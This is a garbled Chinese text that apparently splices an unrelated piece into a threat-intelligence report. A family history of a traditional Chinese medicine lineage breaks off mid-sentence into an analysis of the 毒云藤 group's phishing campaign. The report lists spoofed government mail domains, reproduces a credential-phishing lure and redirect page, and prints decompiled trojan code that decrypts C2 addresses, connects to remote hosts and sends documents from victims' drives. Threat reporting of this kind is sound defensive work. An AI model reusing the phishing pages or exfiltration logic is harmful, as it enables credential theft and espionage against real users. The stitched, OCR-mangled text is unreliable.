
中医，华夏文明最灿烂的一颗明珠。是历经千年未，炎黄子孙始终不忘的生命智慧。中医医道，讲究境界，望闻问切，药理调和，唯有医者的积淀，方能妙手回天，春风化雨，而在灿烂的中医史上，除开那些声名显赫的名字，还有更多医者隐逸民间，世代行医，福佑一方百姓。在南充南部县，有一户名医世家，以八代传承之智慧，书写着川东医道的传奇轶事。杜氏中医源起清朝中、晚期，历经一百九十余年，已传承八代，现为南部县城职工医疗定点门诊，属于国家省级非物质文化遗产传统中医药项目。翻开八代中医世家的家谱，杜氏中医的历史经久流传。


第一代杜长太（1803-1888），第二代杜国洪（1822-1905），两代远祖从师学医后，自采中草药，医治民间常见疾病，相传尤以偏方治病著称。

第三代远祖杜正文（1848-1925），自幼聪明过人，具有较高的从医天赋，秉承祖传医术并结合多年行医经验，撰写了专治痨病的《杜氏伤寒医方》。相传杜正文老生先，农历每月二十八，义诊一日，无论贫富贵贱，均不收取患者医、药分文，其中乞丐、孤儿、孤寡、孤独和狱中之人更是有求必应，不但施药，还施舍财物。杜正文不但医术精湛，更是远近闻名的大孝子，白

CPFrame

除了LJFrame钓鱼框架外，我们还发现另一种钓鱼框架，该框架一般通过直接拷贝钓鱼目标网站的代码，通过构造相似的目标域名，从而让受害者放松警惕进而输入自己的账号密码。





其中，域名大部分为自己注册的域名，同样还是采用了相似词伪造的方式，例如：webmaill.net子域名为仿冒的政府站点，如：

mail.acca21.xxxx.net

mail.cass.xxxx.net

mail.ccps.xxxx.net

mail.ceair.xxxx.net


mail.chiansc.xxxx.net

mail.chinaoil.xxxx.net

mail.cpifa.xxxx.net
mail.fujian.xxxx.net
mail.gxi.xxxx.net
mail.huanjia.xxxx.net
mail.mee.xxxx.net
mail.mfa.xxxx.net
mail.ouc.xxxx.net
mail.weichai.xxxx.net
rzport.xxxx.net
....

上述模仿的各类政府、高等教育等钓鱼网站，均是为了钓取邮箱账号和密码，而在后续的诱饵分发过程中，我们发现了多起毒云藤组织利用百度云网盘进行诱饵分发的情况。

其中几个案例中，其同样通过拷贝钓鱼目标网站的代码，并构造了一行诱饵文字。





你即将离开内部系统,为保障内部邮箱纯净,请确认身分再前往

用户名:
密码:

验 证

如果验证成功，则会跳转到百度网盘

十四五重大项目基本情况表.xlsx

保存到网盘

下载(10KB)

保存到手机

举报


① [REDACTED] 失效时间: 永久有效

① 1 | 2页 ②

凶

您的控件版本过低，请

值得注意的是，打开xlsx后，默认显示的是新细明体 字体



该字体是台湾地区的Word版本默认中文字体

新细明体 [\[编辑\]](#)

维基百科，自由的百科全书

细明体和新细明体是Microsoft Windows中文版内附的中文字体，由威锋数位（原名华康科技）模仿**本兰明朝体**而制作，故又称“华康细明体”。目前最新的版本为7.03，字符数量为28,974个（包括符号、日文假名、希腊字母、俄语字母，细明体不包括韩文），另加“细明体_HKSCS”造字4,886个。Windows 10开始，则是以选用功能中文(繁体)补充字体的方式提供，会随时更新。^[1]

起初只有细明体（在不能显示繁体中文字体名称或默认编码并非繁体中文的系统，会显示为**MingLiU**），内附ASCII字符为等宽字体，而不利于显示英文内容，于是后来推出新细明体（**PMingLiU**），当中的ASCII字符改为比例字体，并以TTC技术包裹于同一文件**mingliu.ttc**，以共享中文字形，节省空间。

新细明体使用的笔划组字内含苹果公司软件专利之字体修饰技术，当用于开源自由软件上会发生“碎字”问题^[2]。2011年，FreeType网站声称相关专利已失效，现时FreeType会默认激活TrueType^[3]。

有趣的是，在我们发现不久后，攻击者转换了攻击模式，选取了一个政府站点的公开文件分享的接口进行诱饵发放。

FAPPFrame

血茜草活动中，毒云藤组织还通过伪造web APP，试图通过仿造的Web App进行钓鱼。

我们捕获到一起模仿淘宝钓鱼的攻击案例。

Q T恤

感恩回馈

NEW ARRIVAL

海量新品上市



我的淘宝



聚划算



天猫超市



淘热卖



优惠雷达



天猫超市 米面粮油送到家

(更多活动)



¥209

到手约¥109.00



¥149

到手约¥129.00



¥139

到手约¥129.00

每日爆款



活玉宝石塑颜面...

70元券

券后价 58.00



仁和艾艾灸艾灸...

20元券

券后价 9.90



雪梨推荐泰国皇...

130元券

券后价 99.00

猜你喜欢



繁体中文的标题



钓取淘宝账号的一种手段。



```

<title>鱼你在一起</title>
<body class="h1">
</body>
<br>
<br>
<div class="box" id="one"><h4 class="refresh_text">网络遇到点问题，优化后重新登录。
<strong id="second_show"></h4></div>


<script language="javascript" type="text/javascript">
var timeout = 3;
function showError()
{
document.getElementById('innerHTML' + timeout).innerHTML = timeout-->
if (timeout == 0)
{
window.location.href = "https://login.w.taihe.com/r"
}
else { setTimeout("showError()", 1000); }
} showError();
</script>
</html>

```

木马附件分析

血茜草活动中同样拥有恶意代码的攻击活动，采取的是按照名单批量投放邮件的攻击方式。

我们在一起攻击中发现其利用房价为话题，进行钓鱼攻击。



压缩包打开后如下图，木马回连域名为officeupdate.mynetav.com



还有另一起攻击，使用了猎头机构的身份进行钓鱼邮件攻击


对人才进行高/中/低端人才三端划分，使猎头服务更能匹配不同企业用人需求，从企业实际用人需求出发，用科学的方法，助力企业找到优质且合适人才。
根据客户的企业发展战略提供人才架构、培养、留用等解决方案，从人力资源角度真正为客户的企业创造价值，助力客户的企业持久成功。

附件为军转干部待遇总表请您参考，如需其他产业薪资及应聘信息，请您后与我联系。

回连域名为： officeupdate.mynetav.com

名称	大小	压缩后大小	类型	修改时间	CRC32
..			本地磁盘		
军转干部的待遇总表.rtf.lnk	2,192	837	快捷方式	2020/3/4 8:15	CA8F6CFA
军转干部的待遇规定.rtf	385,991	99,939	RTF 格式	2020/3/3 16:13	862EB380
军转干部安置政策.docx	15,135	12,540	Microsoft Word 文档	2020/3/1 19:12	C6916541

文档打开字体显示中文(台湾)



通过木马特征关联分析，我们发现了同源木马，名为

两岸一家亲.exe (4eb36b4e019a0df60bbc64d52e6d885b)

```

text:00402BCA          movups  xmm1, xmmword_422928
text:00402B01          pxor    xmm1, xmm0
text:00402B05          movups  xmmword ptr [esp+900h+var_848], xmm1
text:00402B00          nop     dword ptr [eax]
text:00402BE0
text:00402BE0 loc_402BE0:    ; CODE XREF: _main+F3+j
text:00402BE0          mov     al, byte_422938[ecx]
text:00402BE6          lea     ecx, [ecx+1]
text:00402BE9          xor     byte ptr [esp+ecx+900h+var_848+0Fh], al
text:00402BF0          sub     edx, 1
text:00402BF3          jnz    short loc_402BE0
text:00402BF5          mov     esi, ds:lstrcpyA
text:00402BF8          lea     eax, [esp+900h+String2]
text:00402C02          push   eax,          ; lpString2
text:00402C03          lea     eax, [esp+904h+String1]

```

回连域名为

maildocument.serveuser.com

而该域名已经被奇安信威胁情报中心报警为毒云藤。

The screenshot shows a network analysis interface for a connection between maildocument.serveuser.com and 192.168.1.11. Key details include:

- 连接状态:** 建立 (建立于 2020/09/02 09:15:44)
- 连接端口:** 80 (最后一次活动于 2020/09/02 09:15:44)
- 目标端口:** 80 (最后一次活动于 2020/09/02 09:15:44)
- 连接人:** changez.com (本地连接 100+个)
- 连接数:** 1/8

下方的“开始设置”和“结束设置”显示了配置的变化，中间部分展示了“GAV摘要”（无数据）。

该后门框架代码更迭较大，样本会先解密C2

```

51 setlocale(0, byte_4200A1);
52 *(QWORD *)&v35[1] = 0164;
53 *(_DWORD *)v35 = 184561713;
54 v35[4] = 10;
55 *(QWORD *)&v33[1] = 0164;
56 *(_DWORD *)v33 = 1202323510;
57 v33[4] = 72;
58 v34 = 0;
59 v36 = 0;
60 dword_423588 = sub_4081C0((int)v33);
61 dword_42355C = sub_4081C0((int)v35);
62 memmove(Encode_C2_1, &Encode_C2, 0x37u);
63 v3 = 0;
64 v4 = 23;
65 (*_m128i *)Encode_C2_1 = _mm_xor_si128((__m128i)xmmword_422918, (*_m128i *)Encode_C2_1);
66 v43 = _mm_xor_si128((__m128i)xmmword_422928, v43);
67 do
68 {
69     v5 = byte_422938[v3++];
70     v43.m128i_i8[v3 + 15] ^= v5;
71     --v4;
72 }
73 while ( v4 );
74 lstrcpyA(&C2, Encode_C2_1);
75 v6 = strlenA(Encode_C2_1);
76 lstrcpyA(&v45, &Encode_C2_1[v6 + 1]);
77 hostshort = sub_4081C0((int)&v45);
78 memset(v49, 0, 0x400u);

```

建立socket连接

```

79 while ( 1 )
80 {
81     while ( 1 )
82     {
83         do
84         {
85             Sleep(0x2710u);
86             WSASStartup(0x202u, &WSADATA);
87             v7 = gethostbyname(&C2);
88         }
89         while ( !v7 );
90         if ( v7->h_addrtype == 2 )
91             inet_ntop(2, *v7->h_addr_list, &v44, 22);
92         v8 = socket(2, 1, 6);
93         s = v8;
94         if ( v8 != -1 )
95             break;
96         WSACleanup();
97     }
98     name.sa_family = 2;
99     inet_pton(2, &v44, &name.sa_data[2]);
100    *(_WORD *)name.sa_data = htons(hostshort);
101    if ( connect(v8, &name, 16) != -1 )
102        break;
103    WSACleanup();
104 }

```

向远程服务器发送数据

00040040	00 00	00 00	Flags = 0 DataSize = 0 (0.)	P 0 CS 0010 0210 01FF
0004004F	00 00	00 00	Iea eax,dword ptr ss:[esp+0x38] 004A24 3B 90 mov byte ptr ss:[esp+0x39],0x0	A 0 SS 0005 3210 01FF
00040051	00 00	00 00	004A24 2B 90 mov byte ptr ss:[esp+0x39],0x0	Z 1 SS 0005 3210 01FF
00040055	58	58	004A24 4C 90 mov byte ptr ss:[esp+0x39],0x0	S 0 FS 0008 3210 7FFF
00040058	57	57	004A24 4D 90 mov byte ptr ss:[esp+0x39],0x0	T 0 SS 0008 HELL
0004005C	FF15 00011010	00 00	004A24 4E 90 mov byte ptr ss:[esp+0x39],0x0	D 0
00040062	00 00	00 00	004A24 4F 90 mov byte ptr ss:[esp+0x39],0x0	O 0 LastErr ERROR_SUCCESS
00040067	00 00	00 00	004A24 50 90 mov byte ptr ss:[esp+0x39],0x0	EFL 00000200 (H0,H0,E,
0004006B	50	50	004A24 51 90 mov byte ptr ss:[esp+0x39],0x0	S10 empty 0.0
0004006C	FF15 70000110	00 00	004A24 52 90 mov byte ptr ss:[esp+0x39],0x0	S11 empty 0.0
00040072	+ 85C0	+ 85C0	test eax,eax	S12 empty 0.0
00040076	- 0005 76010000	- 0005 76010000	jea ecx,edi	S13 empty 0.0
00040078	+ BECF	+ BECF	incl ecx,edi	S14 empty 0.0
				S15 empty 0.0
				S16 empty 0.0
				S17 empty 0.0

判断发送的数据是否为“AUgO”

```

113 if ( !lstrcmpA(&buf, "AUgO") )
114 {
115     sub_4019A0(v8);
116     Sleep(0xC8u);
117     memmove(v47, L"EcuT6oK9uZxaGue963812547", 0x104u);
118     v10 = 0;
119     v26 = 2 - (_DWORD)v47;
120     v27 = 3 - (_DWORD)v47;
121     v28 = 4 - (_DWORD)v47;
122     do
123     {
124         v11 = &v47[v10];
125         *v11 ^= byte_420708[v10 % 0xD2u];
126         v11[1] ^= byte_420709[v10 - 210 * ((unsigned int)&v11[i - (_DWORD)v47] / 0xD2)];
127         v11[2] ^= byte_42070A[v10 - 210 * ((unsigned int)&v11[v26] / 0xD2)];
128         v11[3] ^= byte_42070B[v10 - 210 * ((unsigned int)&v11[v27] / 0xD2)];
129         v12 = v10;
130         v10 += 5;
131         v11[4] ^= byte_42070C[v12 - 210 * ((unsigned int)&v11[v28] / 0xD2)];
132     }
133     while ( v10 < 520 );
134     v8 = s;
135     v48 = 0;
136     send(s, v47, 260, 0);
137     v9 = Sleep();
138 }
139 v9(0x3E8u);
140 lstrcpyW((LPWSTR)&String1, &String[dword_42358C]);
141 LOWORD(v25) = 0;
142 RootPathName = 0164;
143 Dst = 0164;
144 v38 = 0;
145 v39 = 0164;
146 v40 = 0;
147 v13 = GetLogicalDrives();
148 if ( v13 )
149 {
150     v14 = 0;
151     hostshorta = 0;
152     while ( v14 != 26 )
153     {
154         if ( (v13 >> v14) & 1 )
155         {

```

获取本地磁盘类型，遍历磁盘中的文件

```

146 v13 = GetLogicalDrives();
147 if ( v13 )
148 {
149     v14 = 0;
150     hostshorta = 0;
151     while ( v14 != 26 )
152     {
153         if ( (v13 >> v14) & 1 )
154         {
155             LOWORD(v25) = 0;
156             RootPathName = (unsigned __int8)(v14 + 65);
157             Dst = 0x164;
158             v38 = 0;
159             *(WORD*)((char *)&RootPathName + 1) = 50;
160             v15 = GetDriveTypeA((LPCSTR)&RootPathName);
161             switch ( v15 )
162             {
163                 case 2u:
164                     strcpy_s((char *)&Dst, 0x14u, "DRIVE_REMOVABLE");
165                     break;
166                 case 3u:
167                     strcpy_s((char *)&Dst, 0x14u, "DRIVE_FIXED");
168                     break;
169                 case 5u:
170                     strcpy_s((char *)&Dst, 0x14u, "DRIVE_CDROM");
171                     break;
172                 case 4u:
173                     strcpy_s((char *)&Dst, 0x14u, "DRIVE_REMOTE");
174                     break;
175             }
176             v16 = strcmp((const char *)&RootPathName, "C:");
177             if ( v16 )
178                 v16 = -(v16 < 0) | 1;
179             if ( v16 )
180             {
181                 sub_401040((int)&v39, 10, (const char *)"\%hs", &RootPathName);
182                 FindFile_And_Send((const wchar_t *)&v39, v8);
183             }
184             v14 = hostshorta;
185         }
186         hostshorta = ++v14;
187         if ( v14 >= 27 )
188             goto LABEL_35;
189     }
190 }
191 }
192 strcpy_s((char *)&RootPathName, 0xAu, "C:");

```

排除以下目录

```

24 {
25     do
26     {
27         if ( !wcsstr(v2, L"\\AppData\\Roaming")
28             && !wcsstr(v2, L"\\AppData\\LocalLow")
29             && !wcsstr(v2, L"\\AppData\\Local")
30             && !wcsstr(v2, L"C:\\Windows")
31             && !wcsstr(v2, L"C:\\PerfLogs")
32             && !wcsstr(v2, L"C:\\Program Files")
33             && !wcsstr(v2, L"C:\\Program Files (x86)")
34             && !wcsstr(v2, L"C:\\ProgramData")
35             && !wcsstr(v2, L"C:\\Windows10Upgrade")
36             && !wcsstr(v2, L"C:\\Intel")
37             && !wcsstr(v2, L"C:\\inetpub" ) )
38     {
39         if ( FindFileData.dwFileAttributes & 0x10 )
40         {
41             if ( FindFileData.cFileName[0] != 46 )
42             {
43                 wcscpy_s(&fileName, 0x104u, v2);
44                 wcscat_s(&fileName, 0x104u, L"\\");
45                 wcscat_s(&fileName, 0x104u, FindFileData.cFileName);
46                 FindFile_And_Send(&fileName, v10);
47             }
48         }
49     else
50     }

```

寻找后缀为 (.doc、.docx、.csv、.lnk) 并发送给远程服务器

```

18 v5 = CreateFileW(a1, 0x80000000, 0, 0, 3u, 0x80u, 0);
19 if (v5 != (HANDLE)-1)
20 {
21     GetFileTime(v5, 0, 0, &LastWriteTime);
22     GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
23     if (SystemTimeAsFileTime.dwHighDateTime - LastwriteTime.dwHighDateTime <= 611) * dword_423588 )
24     {
25         v12 = GetFileSize(v5, 0);
26         memset(buf, 0x00u);
27         sub_401040((int)buf, 512, (const char *)"LatsRo Beta:Xs\\ BiSe:Xd");
28         sub_4010C0((int)buf, 512);
29         v9 = 0;
30         send(v4, (const char *)buf, 2 * wcslen(buf), 0);
31         sleep(0x3E8u);
32         while (1)
33     {
34             memset(&Buffer, 0, 0x1000u);
35             if (!ReadFile(v5, &Buffer, 0x1000u, &NumberOfBytesRead, 0))
36                 break;
37             if (!NumberOfBytesRead)
38             {
39                 Sleep(0x3E8u);
40 LABEL_12:
41                 Sleep(0x3E8u);
42                 break;
43             }
44             if (NumberOfBytesRead == 4096)
45             {
46                 sub_401100(&Buffer);
47                 send(s, &Buffer, 4096, 0);
48                 v3 += 4096;
49             }
50         else

```

最后在%temp%目录下生成system.bat，用于自删除

